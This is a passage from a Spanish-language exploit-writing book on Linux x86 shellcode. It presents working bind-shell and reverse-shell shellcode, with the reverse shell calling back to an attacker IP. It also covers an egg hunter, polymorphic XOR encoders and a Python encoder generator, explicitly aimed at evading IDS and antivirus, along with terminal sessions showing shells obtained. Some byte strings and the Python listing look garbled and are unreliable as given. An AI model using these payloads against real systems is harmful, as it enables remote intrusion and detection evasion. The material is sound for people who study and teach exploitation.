Es obvio que como podemos proporcionar a `fnstenv` una dirección arbitraria, podemos acortar el fragmento anterior para crear un shellcode más pequeño y eficiente:

```
fabs
fnstenv [esp-0x0c]
pop eax    ; EIP de fabs
...
...
```

Una vez obtenido el valor de EIP, podemos utilizar desplazamientos *hardcodeados* para hacer referencia a cualquier parte del código o de los datos almacenados. Esta es una técnica GETPC que puede resultar muy práctica cuando estudiemos el apartado sobre polimorfismo y shellcodes codificados.

2.5. Port binding

Un *bind shell* no es más que un shellcode cuyo objetivo es conectar una shell de comandos a un puerto específico en la máquina de la víctima. Mostraremos a continuación el código ensamblado de un servidor base programado con sockets. Su objetivo es poner un puerto a la escucha, en este caso el 31337, y esperar por una conexión entrante. Cuando la conexión es establecida, el servidor llama tres veces a `dup2()` para duplicar los tres descriptores principales del servidor en el cliente, éstos son la entrada, la salida y la salida de errores estándar. De este modo, todo lo que ejecute o imprima el servidor podrá ser visualizado directamente en el cliente, y todo aquello que escriba el cliente será recibido por el servidor. Por lo demás, establecer un socket a la escucha sigue un procedimiento estándar:

Función	Objetivo
<code>socket()</code>	Crea un nuevo socket.
<code>bind()</code>	Pone un puerto a la escucha.
<code>listen()</code>	Espera por conexiones entrantes.
<code>accept()</code>	Establece una conexión.

Tabla 02.03: Funciones relacionadas con sockets.

En un sistema operativo Linux, todas estas llamadas, además de `connect()`, que es utilizada por los clientes, son implementadas en una única *syscall*. Su nombre es `socketcall`, y como ya ha podido ver en la lista expuesta al principio de este artículo, se define con el número 102. La pregunta es entonces:

¿Cómo indicarle a `socketcall` la función que deseamos usar? A través del registro `EBX`. Esquemáticamente, los registros adoptarían los siguientes valores:

`EAX` → 102

`EBX` → 1 → `socket()`
 2 → `bind()`
 3 → `connect()`
 4 → `listen()`
 5 → `accept()`

`ECX` → Los argumentos correspondientes a cada función.

La llamada a `dup2()` sería así:

`EAX` → 63

`EBX` → Descriptor o socket destino.

`ECX` → Descriptor a copiar.

Por lo demás, no quisiéramos convertir este libro en un manual de programación de sockets o de diseño de aplicaciones en red, de modo que remitimos al lector interesado al fantástico libro “Programación de Socket Linux” de Sean Walton.

Lo último que hace el shellcode es la misma llamada a `execve()` que describimos en la sección anterior. Comentaremos las construcciones principales del siguiente ensamblado para que el lector pueda comprender los elementos esenciales de una conexión a puertos.

```

xor    eax,eax ;
xor    ebx,ebx ; Se limpian los registros
xor    ecx,ecx ;
xor    edx,edx ;
mov    al,0x66 ; __NR_socketcall
mov    bl,0x1  ; socket()
push   ecx
push   0x6     ; IPPROTO_TCP
push   0x1     ; SOCK_STREAM
push   0x2     ; AF_INET
mov    ecx,esp
int    0x80    ; socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
mov    esi,eax ; esi = descriptor de socket
mov    al,0x66 ; __NR_socketcall
mov    bl,0x2  ; bind()
push   edx
pushw  0x697a  ; Puerto 31337
push   bx
mov    ecx,esp
push   0x10
push   ecx
push   esi
mov    ecx,esp
int    0x80    ; bind(socketfd, struct sockaddr *name, socklen_t namelen);
mov    al,0x66 ; __NR_socketcall
mov    bl,0x4  ; listen()

```



```

push    0x1
push    esi
mov     ecx,esp
int     0x80          ; listen(sockfd, 1)
mov     al,0x66       ; __NR_socketcall
mov     bl,0x5        ; accept()
push    edx
push    edx
push    esi
mov     ecx,esp
int     0x80          ; accept(sockfd, struct sockaddr *addr, socklen_t *addrlen);
mov     ebx,eax
xor     ecx,ecx
mov     cl,0x3        ; Contador a 3
inicio_bucle:
dec     cl            ; Se decrementa el contador <--o
mov     al,0x3f       ; __NR_dup2
int     0x80          ; Se llama a dup2()
jne     inicio_bucle ; Se repite el bucle -----o
xor     eax,eax
push    edx
push    0x68732f6e ;
push    0x69622f2f ; Se construye la cadena "//bin/sh\0"
mov     ebx,esp ;
push    edx ; NULL
push    ebx ; //bin/sh\0
mov     ecx,esp ; args["//bin/sh\0", NULL]
push    edx ; NULL
mov     edx,esp ; envp[NULL]
mov     al,0xb
int     0x80          ; llamada a execve()

```

Ahora podemos obtener los códigos de operación con `objdump` y probarlos dentro de un pequeño programa en C.

```

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\x62\xb0\x66"
"\xb3\x01\x51\x6a\x06\x6a\x01\x6a\x02\x89"
"\xe1\xcd\x80\x89\xc6\xb0\x66\xb3\x02\x52"
"\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\xb3\x04"
"\x6a\x01\x56\x89\xe1\xcd\x80\xb0\x66\xb3"
"\x05\x52\x52\x56\x89\xe1\xcd\x80\x89\xc3"
"\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80"
"\x75\xf8\x31\xc0\x52\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89"
"\xe1\x52\x89\xe2\xb0\x0b\xcd\x80";
void main()
{
    void (*fp) (void);
    fp = (void *)&shellcode;
    fp();
}

```

Compilamos y ejecutamos la aplicación en un terminal. Éste se quedará en un estado suspendido a la espera de conexiones. En otro terminal comprobamos que el puerto está a la escucha y nos conectamos a él para conseguir nuestra shell.

```

blackngel@bbc:~$ gcc -z execstack bindp.c -o bindp
blackngel@bbc:~$ ./bindp
[+]

blackngel@bbc:~$ nc 127.0.0.1 31337
whoami
blackngel
uname -ar
Linux bbc 3.5.0-36-generic #57-precise1-Ubuntu SMP Thu Jun 2
0 15:22:35 UTC 2013 i686 i686 i386 GNU/Linux

```

Imagen 02.04: Ejemplo de conexión a puertos.

2.6. Conexión inversa

Pongamos por caso la situación en que la víctima de una vulnerabilidad de desbordamiento de buffer se encuentra detrás de un cortafuegos. Estos dispositivos, ya sean implementados como elementos externos de hardware o como software dentro de la propia máquina, actúan estableciendo cierta cantidad de reglas que regulan el tráfico de red que un sistema puede enviar o recibir en un momento dado. Por norma general, un firewall limita en mayor medida las conexiones entrantes que las salientes. El motivo es que las segundas deberían proceder de un usuario confiable y el cortafuegos procura causar los menores perjuicios posibles en las decisiones que éste ha tomado. Este hecho puede ser aprovechado por un atacante para crear un enlace inverso que provenga del ordenador de la víctima, todo ello sin provocar alarmas indeseadas.

Si las ventajas que hemos mencionado no le parecen suficientes, considere que la programación de un shellcode de conexión inversa es relativamente más sencillo que el código que mostramos en la sección previa. Técnicamente, sustituiremos las funciones `bind()`, `listen()` y `accept()`, por una sencilla llamada a `connect()` con la dirección IP de la máquina del atacante y el puerto que habrá configurado a la escucha. Posteriormente, igual que hicimos en el caso anterior, se duplican los tres descriptores de fichero primarios y se ejecuta la shell de comandos del modo habitual. Comentaremos instrucción por instrucción el siguiente listado de código ensamblador:

```

xor    eax,eax ;
xor    ebx,ebx ; Se limpian los registros
xor    ecx,ecx ;
xor    edx,edx ;
mov    al,0x66 ; __NR_socketcall
mov    bl,0x1  ; socket()

```

```

push    ecx
push    0x6      ; IPPROTO_TCP
push    0x1      ; SOCK_STREAM
push    0x2      ; AF_INET
mov     ecx,esp
int     0x80     ; socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
mov     esi,eax  ; esi = descriptor de socket
mov     al,0x66  ; __NR_socketcall
mov     bl,0x2

; Estructura sockaddr_in
push    0x0b00a8c0 ; Dirección IP (192.168.0.11)
pushw   0x697a     ; Puerto 31337
push    bx         ; AF_INET
inc     bl
mov     ecx,esp
push    0x10       ; sizeof(sockaddr_in)
push    ecx        ; sockaddr_in
push    esi        ; descriptor de fichero
mov     ecx,esp
int     0x80       ; connect(desc, &sockaddr_in, sizeof(sockaddr_in))
xor     ecx,ecx
mov     cl,0x3     ; Contador a 3
inicio_bucle:
dec     cl         ; Se decrementa el contador <---o
mov     al,0x3f    ; __NR_dup2
int     0x80       ; Se llama a dup2()
jne     inicio_bucle ; Se repite el bucle -----o
xor     eax,eax
push    edx
push    0x68732f6e ;
push    0x69622f2f ; Se construye la cadena "//bin/sh\0"
mov     ebx,esp
push    edx        ; NULL
push    ebx        ; //bin/sh\0
mov     ecx,esp    ; args["//bin/sh\0", NULL]
push    edx        ; NULL
mov     edx,esp    ; envp[NULL]
mov     al,0xb
int     0x80       ; Llamada a execve()

```

Los comentarios deberían ser suficientemente esclarecedores. Si compila el código y obtiene los valores hexadecimales, puede construir el siguiente programa de prueba:

```

char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
    "\xb0\x66\xb3\x01\x51\x6a\x06\x6a"
    "\x01\x6a\x02\x89\xe1\xcd\x80\x89"
    "\xc6\xb0\x66\x31\xdb\xb3\x02\x68"
    "\xc0\xa8\x00\x0b\x66\x68\x7a\x69"
    "\x66\x53\xfe\xc3\x89\xe1\x6a\x10"
    "\x51\x56\x89\xe1\xcd\x80\x31\xc9"
    "\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80"
    "\x75\xf8\x31\xc0\x52\x68\x6e\x2f"
    "\x73\x68\x68\x2f\x2f\x62\x69\x89"
    "\xe3\x52\x53\x89\xe1\x52\x89\xe2"
    "\xb0\x0b\xcd\x80";

```



```

void main()
{
    void (*fp) (void);
    fp = (void *)&shellcode;
    fp();
}

```

Hay un detalle importante que no debemos pasar por alto. La secuencia de bytes “\xc0\xa8\x00\x0b” se corresponde con la dirección IP 192.168.0.11, que es la que hemos utilizado para realizar la conexión inversa de demostración. Advertimos entonces que existe un byte *null* que podría causar un fallo en el shellcode si éste se inyecta en una vulnerabilidad real. La solución es simple, o bien usted (en el papel de atacante) posee una dirección IP carente de un valor 0, o tendrá que modificar el código ensamblado para generar ésta de forma dinámica. Otra solución más original basada en técnicas de codificación y polimorfismo será presentada en la sección 2.8.

La siguiente ilustración es similar a la que mostramos en la sección anterior, pero en este caso el atacante utiliza en primer lugar la navaja suiza *netcat* para poner el puerto 31337 a la escucha, y luego la ejecución del shellcode simula una conexión inversa desde la víctima.




Imagen 02.05: Ejemplo de conexión inversa.

Por supuesto, algunos firewalls más restrictivos pueden prohibir esta clase de conexiones salientes. Usted puede probar a utilizar puertos más comunes como lo son el 80 o el 25 (tráfico web y correo electrónico respectivamente), cuyas probabilidades de ser accesibles son mayores que las del resto.

2.7. Egg Hunters

Cuando el espacio disponible para insertar un payload no es lo suficientemente grande como para albergarlo por completo, entonces se requiere una técnica para situarlo en otro lugar de la memoria y descubrir su dirección durante el ataque. Un *egg hunter* es una pieza de código máquina con un tamaño muy reducido, que se encarga de buscar una cadena o valor específico en todo el espacio de direcciones de un proceso sin causar ninguna violación de segmento. Por supuesto, el algoritmo utilizado tiene que ser lo suficientemente rápido para que el método pueda ser generalizado.

Lo habitual es insertar un shellcode precedido de un valor compuesto por cuatro u ocho bytes que sirvan de firma y cuyo patrón sea único. Si accidentalmente este valor se repitiese en alguna otra zona de la memoria, el exploit fallaría de inmediato.

A pesar de que la utilización de *egg hunters* es más común en sistemas operativos Windows, en Linux también han sido diseñadas distintas soluciones para casos particulares. Matt Miller (aka Skape), más conocido por la ingente cantidad de artículos que ha publicado sobre temas de exploiting e ingeniería inversa en la revista de divulgación técnica *uninformed.org*, realizó un fabuloso trabajo al describir varios de los métodos más eficientes en plataformas x86. Por ejemplo, la instalación de un manejador de señales mediante `signal()` que ignore todos los eventos SIGSEGV, ha sido descartada al no cumplir con el requisito deseado de longitud. El resto de alternativas, con tamaños de 39, 35 y 30 bytes respectivamente, hacen uso de llamadas a `access()` y `sigaction()` en formas no convencionales. El objetivo es utilizar un efecto colateral de las mismas: el paso de un puntero o dirección no mapeada en el espacio de direcciones asignadas al proceso, provoca que se devuelva un error cuyo valor es igual a la constante `EFAULT`. Esto permite diseñar un código que recorra todas las direcciones de memoria sin generar fallos de segmentación. En cada iteración se comprueba el valor de la posición actual contra la firma previamente establecida, caso de coincidir significaría que el shellcode ha sido hallado y se procede mediante un salto a su ejecución.

Nota

Algunos *egg hunters* requieren que la firma se encuentre constituida por valores que se correspondan con código ejecutable y de tipo NOP. La explicación es que el registro que almacena cada posición de memoria individual podría no estar apuntando directamente al shellcode cuando la firma es coincidente, sino que señalaría al principio de la propia cadena de validación, y por lo tanto ésta debe desplazarse hacia el shellcode adyacente. El problema, repetimos, depende de si el algoritmo de búsqueda, una vez hallado el shellcode, salta directamente a éste o a la firma que le precede, en el primer caso el contenido de la firma es irrelevante, en el segundo deberá contener código ensamblador ejecutable (instrucciones NOP preferiblemente).

Aunque recomendamos encarecidamente la lectura del artículo “Safely Searching Process Virtual Address Space” citado en las referencias, nos permitimos examinar brevemente uno de los códigos más eficientes:

```
or cx,0xffff
inc ecx
push byte +0x43
pop eax
int 0x80
cmp al,0xf2
jz 0x0
mov eax,0x50905090
mov edi,ecx
scasd
jnz 0x5
scasd
jnz 0x5
jmp edi
```


Las dos primeras instrucciones en conjunto provocan un incremento del registro ECX en un valor igual al tamaño de una página de memoria (`PAGE_SIZE`). Luego se invoca la llamada de sistema `sigaction()` y se comprueba si el valor devuelto es `EFAULT` (`0xf2`). En caso afirmativo se reinicia el bucle desde el principio pero incrementando otra página al contador (no es necesario comprobar todas las direcciones que componen una página cuando una de ellas se ha declarado como no presente en el espacio del proceso). En caso contrario se comprueba el contenido de la dirección apuntada por ECX con la firma `0x50905090`, si coinciden se comprueban los siguientes 4 bytes (la firma tiene una longitud doble). Si hemos encontrado nuestro patrón, entonces saltamos dentro del shellcode, en cualquier otro caso simplemente incrementamos el contador en 1 byte y realizamos de nuevo las comprobaciones necesarias.

En algunas ocasiones la utilidad de un *egg hunter* podría no ser demasiado evidente, es posible argumentar que siempre tenemos la capacidad de sobrescribir EIP con una dirección *hardcodeada* o bien con la dirección de una instrucción con un salto negativo o algo similar, pero la solución no es ni de lejos tan portable como la aplicación de un *egg hunter*. Al fin y al cabo se trata de fiabilidad y portabilidad de los exploits, si el algoritmo de búsqueda se implementa de un modo suficientemente generalizado, el éxito queda garantizado en plataformas del mismo calibre.

Un *egg hunter* puede resultar de suma utilidad en un sistema operativo Linux con la protección ASLR activada. Una técnica como *jmp2esp* podría permitir bifurcar el flujo de ejecución de un proceso hacia un *egg hunter* que localizase un shellcode complejo y de tamaño considerable, situado en una dirección desconocida.

2.8. Shellcodes polimórficos

En los días que corren, cualquier sistema de detección de intrusos, IDS o sus variantes HIDS y NIDS, pueden ser capaces de detectar parte de los ataques contra buffer overflows tan solo reconociendo el patrón típico de un shellcode inyectado. Aplicaciones ampliamente utilizadas como Snort buscan en los paquetes de red largas cadenas de instrucciones `nop` o bloques de código comunes en los shellcodes con el objetivo de generar una alerta al administrador del sistema. Los virus han sufrido este mismo problema durante mucho tiempo, partes de sus cuerpos eran comparadas con bases de datos con firmas pregrabadas y de este modo eran frenados de inmediato.

Para evadir este problema, algunos programadores de virus comenzaron a utilizar una técnica que ya poseían ciertos seres biológicos. Hablamos del polimorfismo, un método para modificar partes del código en tiempo de ejecución dificultando así que las firmas preestablecidas puedan ser de utilidad.

La pregunta obvia es entonces: ¿Podemos aplicar esta técnica a la codificación de un shellcode? La respuesta es afirmativa. Un código polimórfico consta de tres partes, dos de ellas van siempre unidas dentro del shellcode, la otra es externa.

- El cifrador
- El descifrador
- El shellcode original

El objetivo es cifrar un shellcode normal con una llave aleatoria de modo que el resultado final no pueda ser reconocido por ninguna base de datos con patrones anticipados. Dicho código debe

descifrarse con la misma llave. La parte del descifrador se agregará al shellcode cifrado y será la única parte del código que no irá cifrada.




Imagen 02.06: Diagrama de composición de un shellcode cifrado.

Queda claro entonces que el cifrador se trata del elemento externo, es por ello que de momento nos centraremos en los otros dos componentes. Tomemos uno de los shellcodes utilizados en las secciones anteriores:

```
"\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\x0d\x80";
```

Imaginemos que estos bytes ya estuviesen cifrados y que el algoritmo fuese tan básico como un cifrado del César, es decir, que a todos los bytes del mismo se le han sumado cierta cantidad, por ejemplo un 3. Escribiremos un pequeño código que los descifre.

Comenzaremos utilizando el mismo truco que usamos en la sección “Viaje al pasado” para referenciar una cadena, pero esta vez, sustituiremos “/bin/sh” por las instrucciones de nuestro shellcode. Lo que conseguiremos será tener en el registro ESI la dirección en la que comienza ese código, y podremos realizar sobre él todas las operaciones necesarias. Mostramos a continuación un descifrador general que cumpla nuestro propósito:

```
global _start
_start:
    jmp short magic
init:
    pop esi
    xor ecx,ecx
    mov al,0
desc:
    sub byte[esi + ecx - 1],0
    sub cl,l
    jnz desc
    jmp short sc
magic:
    call init
sc:
    ; aquí va el shellcode
```

Primero utilizamos el viejo truco del salto para obtener en ESI la dirección donde comienzan las instrucciones de nuestro shellcode supuestamente cifrado. Luego limpiamos ECX y movemos a CL un valor 0. Esta instrucción es temporal ya que ese valor lo cambiaremos posteriormente con la

longitud del shellcode original. Después comienza el proceso de descifrado que se trata de una simple operación *sub*, que va restando un valor 0 a cada byte del shellcode original recorriéndolos desde el final hasta el principio, es decir, hasta que el registro CL llegue a cero. Esta instrucción también es temporal y la sustituiremos *a posteriori* con el valor elegido para la llave de cifrado, que en nuestro ejemplo será un 3. Cuando el proceso haya terminado, querrá decir que el shellcode ha tomado su forma original y que por lo tanto ya podemos saltar a él para que se ejecute. Compilemos este código y veamos los bytes obtenidos:

```
blackngel@bbc:~$ nasm -f elf sc-pol.asm
blackngel@bbc:~$ ld sc-pol.o -o sc-pol
blackngel@bbc:~$ objdump -d sc-pol
08048060 <_start>:
 8048060: eb 11          jmp     8048073 <magic>
08048062 <init>:
 8048062: 5e            pop     %esi
 8048063: 31 c9         xor     %ecx, %ecx
 8048065: b1 00         mov     $0x0, %cl
08048067 <desc>:
 8048067: 80 6c 0e ff 00 sub     $0x0, -0x1(%esi, %ecx, 1)
 804806c: 80 e9 01      sub     $0x1, %cl
 804806f: 75 f6         jne     8048067 <desc>
 8048071: eb 05         jmp     8048078 <sc>
08048073 <magic>:
 8048073: e8 ea ff ff ff call    8048062 <init>
```

Recogiendo los valores tenemos:




Imagen 02.07: Posiciones de la clave y longitud del shellcode.

Aunque podríamos escribir un sencillo código de cifrado, para no extendernos demasiado codificaremos el shellcode original manualmente, sumaremos un 3 a cada byte individual.

Original:

```
"\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
```

```
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Cifrado:

```
"\x34\xc3\x53\x6b\x32\x32\x76\x6b\x6b\x32\x65\x6c"
```

```
"\x71\x8c\xe6\x53\x56\x8c\xe4\xb3\x0e\xd0\x83"
```

La longitud de este shellcode es de 23 bytes, que en hexadecimal se traduce como 0x17. Con esto en mente, ya podemos modificar los dos valores 0 del descifrador general que habíamos diseñado. El primero lo sustituiremos por 0x17 (la longitud del shellcode cifrado), y el segundo por 0x03 (el valor de la llave con que lo ciframos). Si lo juntamos todo en un programa de prueba nos quedaría algo así:

```
char shellcode[] = /* Descifrador */
    "\xeb\x11\x5e\x31\xc9\xb1\x17\x80\x6c\x0e\xff\x03"
    "\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff"
    /* Shellcode Cifrado */
    "\x34\xc3\x53\x6b\x32\x32\x76\x6b\x6b\x32\x65\x6c"
    "\x71\x8c\xe6\x53\x56\x8c\xe4\xb3\x0e\xd0\x83";

void main() {
    void (*fp) (void);
    fp = (void *)&shellcode;
    fp();
}
```

Lo ejecutamos y...

```
blackngel@bbc:~$ ./prueba_sc
sh-3.2$ whoami
blackngel
sh-3.2$ exit
exit
```

Como curiosidad, le invitamos a que pruebe lo siguiente. Cambie el segundo byte del descifrador de 0x11 a 0x16. Esto provocará que salte directamente al shellcode sin antes haberlo descifrado, comprobará como en este caso se produce un fallo de segmentación, y ello se debe a que el procesador interpreta los bytes del mismo como un código ensamblador carente de toda coherencia.

```
xor    al,0xc3
push   ebx
imul   esi,DWORD PTR [edx],0x32
jbe    0x80495eb
imul   esi,DWORD PTR [edx],0x65
ins     BYTE PTR es:[edi],dx
```

A partir de aquí lo que juega es la imaginación de cada uno. Usted puede desarrollar esta técnica en muchas otras direcciones, puede utilizar cientos de algoritmos de cifrado, tan simples algunos como realizar una operación `xor` a cada byte con un valor especificado como llave, o incluso cambiar los bytes del shellcode de posición.

A modo de demostración, hemos diseñado un pequeño script en Python que genera un shellcode cifrado mediante XOR, la clave puede ser aleatoria o definida por el usuario a través de la línea de comandos con la opción `-k key`. Además, en caso de que sea necesario, puede evitar la generación de bytes `null`.

```
import os
import sys
import getopt
import random

no_nulls = 0
decoder = bytearray("\xeb\x10\x5e\x31\xc9\xb1\x00\x80\x74"
    "\x0e\xff\x00\xfe\xc9\x75\xf7\xeb\x05\xe8\xeb\xff\xff\xff")
```



```


shellcode = bytearray("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68"
                       "\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89"
                       "\xel\x50\x89\xe2\xb0\x0b\xcd\x80")

def show():
    lensc = len(shellcode)
    lendc = len(decoder)
    sys.stdout.write("\n/* Decoder + Shellcode */\n\n")
    sys.stdout.write("char polysc[] = \")
    j = 0
    for i in range(lendc):
        if j > 12:
            sys.stdout.write("\n\t\t\t")
            j = 0
            sys.stdout.write("\x02x" % decoder[i])
            j += 1
    for i in range(lensc):
        if j > 12:
            sys.stdout.write("\n\t\t\t")
            j = 0
            sys.stdout.write("\x02x" % shellcode[i])
            j += 1
    sys.stdout.write("\";\n\n")
    def encode(newkey):
        key = newkey
        lensc = len(shellcode)
        decoder[6] = lensc
        decoder[11] = key
        print "[+] Encoding with key 0x%x..." % key
        for i in range(lensc):
            shellcode[i] ^= key
            if no_nulls != 0:
                if shellcode[i] == 0x00:
                    print "[!] Byte null generated. Trying random key value..."
                    key = random.randint(0,255)
                    encode(key)

if __name__ == '__main__':
    key = 0x00
    try:
        opts, args = getopt.getopt(sys.argv[1:], "nk:", ["--no-null", "--key="])
    except getopt.GetoptError:
        print "Usage: " + sys.argv[0] + " [-n] [-k key]"
        sys.exit(1)
    for opt, arg in opts:
        if opt in ("-n", "--no-null"):
            no_nulls = 1
        elif opt in ("-k", "--key"):
            if int(arg) < 1 or int(arg) > 255:
                print "[-] Error: key valid range (0x01 - 0xff)"
                sys.exit(1)
            key = int(arg)
    if key == 0x00:
        print "[+] Selecting random key..."
        key = random.randint(0,255)
    encode(key)
    show()

```

Su funcionamiento es sencillo, se modifican en tiempo real los bytes de longitud y clave del descifrador o decodificador, y luego se adjunta éste al shellcode que ha sido cifrado con la clave elegida. Si la opción `-n` ha sido especificada y el script detecta bytes *null* en el resultado, entonces se generará una nueva llave aleatoria (siempre entre 1 y 255) y se repite el proceso anterior hasta obtener un shellcode correcto. En la imagen que mostramos a continuación puede observar cómo elegimos el valor 47 (0x2f) como clave de cifrado, y el script realiza otros dos intentos hasta que consigue evitar la generación de valores 0x00.



```

blackngel@bbc: ~
blackngel@bbc:~$ python polisc.py -n -k 47
[+] Encoding with key 0x2f...
[!] Byte null generated. Trying random key value...
[+] Encoding with key 0xe2...
[!] Byte null generated. Trying random key value...
[+] Encoding with key 0xfe...

/* Decoder + Shellcode */

char polisc[] = "\xeb\x10\x5e\x31\xc9\xb1\x1a\x80\x74\x0e\xff\xfe\xfe"
               "\xc9\x75\xf7\xeb\x05\xe8\xeb\xff\xff\xff\x02\xf3\x63"
               "\x5b\x1c\xd1\x8d\x96\x96\xd1\x9c\x97\x90\x77\x1d\xae"
               "\xad\x77\x1f\xae\x77\x1c\x52\xe9\x2f\x62";

blackngel@bbc:~$

```

Imagen 02.08: Automatización de shellcodes polimórficos.

Esto no es más que la punta del iceberg, lo que hemos tratado de demostrar son las bases de la codificación de shellcodes y el porqué de su utilidad. Muchos hackers han trabajado largo y tendido extendiendo estos métodos y la mayor parte de los mejores algoritmos han sido publicados y puestos a disposición de herramientas o *frameworks* como Metasploit. Un siguiente paso lógico sería generar un decodificador distinto en cada ejecución, buscando un sistema de polimorfismo puro y evitando la detección de un patrón sobre el mismo. Existen varios proyectos que ya han explorado todas estas posibilidades. Si todavía no le ha quedado completamente clara la necesidad de estas técnicas, examine el siguiente ejemplo:

```

char buffer[512];
int i;
memset(buffer, 0, sizeof(buffer));
gets(buffer);
/* Convertir a mayúsculas */
for( i = 0; i < strlen(buffer); i++ ) {
    buffer[i] = toupper(buffer[i]);
}

```

Para una explotación exitosa de esta vulnerabilidad usted deberá disponer de un shellcode a prueba de mayúsculas, dado que la misma aplicación convertirá todo su payload en el caso de que encuentre bytes que se correspondan con valores ASCII de letras minúsculas. Por supuesto en la red pueden encontrarse shellcodes que cumplen estas condiciones, pero debe ser consciente de que es gracias a técnicas como las descritas en esta sección.

Para terminar, mencionaremos que Metasploit le ofrece la combinación perfecta de herramientas para el diseño personalizado de shellcodes. Hablamos de las utilidades `msfpayload` y `msfencode`. La

primera generará un payload adecuado al sistema operativo que usted especifique y con la misión que más le convenga para la explotación de la vulnerabilidad; es más, puede volcar la cadena de bytes en lenguaje C, Ruby o Perl según sea el exploit que esté diseñando. *msfencode*, por su parte, codificará el payload anterior con el algoritmo que elija de entre los muchos que le ofrece, siendo uno de los más conocidos y mejor valorados el de *shikata ga nai*, un codificador polimórfico de gran calidad. De hecho, usted puede codificar su payload con múltiples pasadas con el objetivo de confundir aún más si cabe a los motores antivirus o de detección de intrusiones.

Nota

Durante la décimosexta convocatoria de la Defcon, una de las conferencias anuales de hackers más prestigiosas del mundo, Mati Aharoni demostró que en un entorno hostil era posible construir un shellcode en la memoria de forma dinámica, utilizando tan solo operaciones de suma (*add*), resta (*sub*) y de volcado de datos en la pila como *push* y *pop*. El nombre de la charla: “BackTrack Foo – From Bug to Oday”.

2.9. Dilucidación

La programación de shellcodes es tanto un arte como una ciencia. La red global está plagada de payloads que usted puede utilizar en beneficio propio, pero no aprender a codearlos con sus manos, es lo mismo que quedarse a la orilla del mar sabiendo que existe todo un océano maravilloso por explorar. Hemos comprobado cómo unos escasos conocimientos del lenguaje ensamblador nos otorgan libertad para decidir cuál va a ser el resultado final de una explotación exitosa. Crear un shellcode es tomar la decisión de lo que va a ocurrir, significa tener un control total sobre la situación. Los objetivos principales de nuestros shellcodes han sido los de otorgarnos una shell en un entorno de explotación local y el de concedernos un acceso remoto al sistema vulnerable, ya sea a través de un puerto preestablecido en la máquina víctima, o provocando que ésta sea la que se conecte al atacante evadiendo posibles reglas establecidas por un cortafuegos. Aunque se trata de una de las opciones más poderosas, algunos firewalls podrían ser demasiado restrictivos y prohibir la creación arbitraria de sockets. En estos casos, un atacante todavía dispone de varias posibilidades, siendo una de las más reconocidas el reutilizar el socket del que provenía la conexión original. Para ello el exploit debe 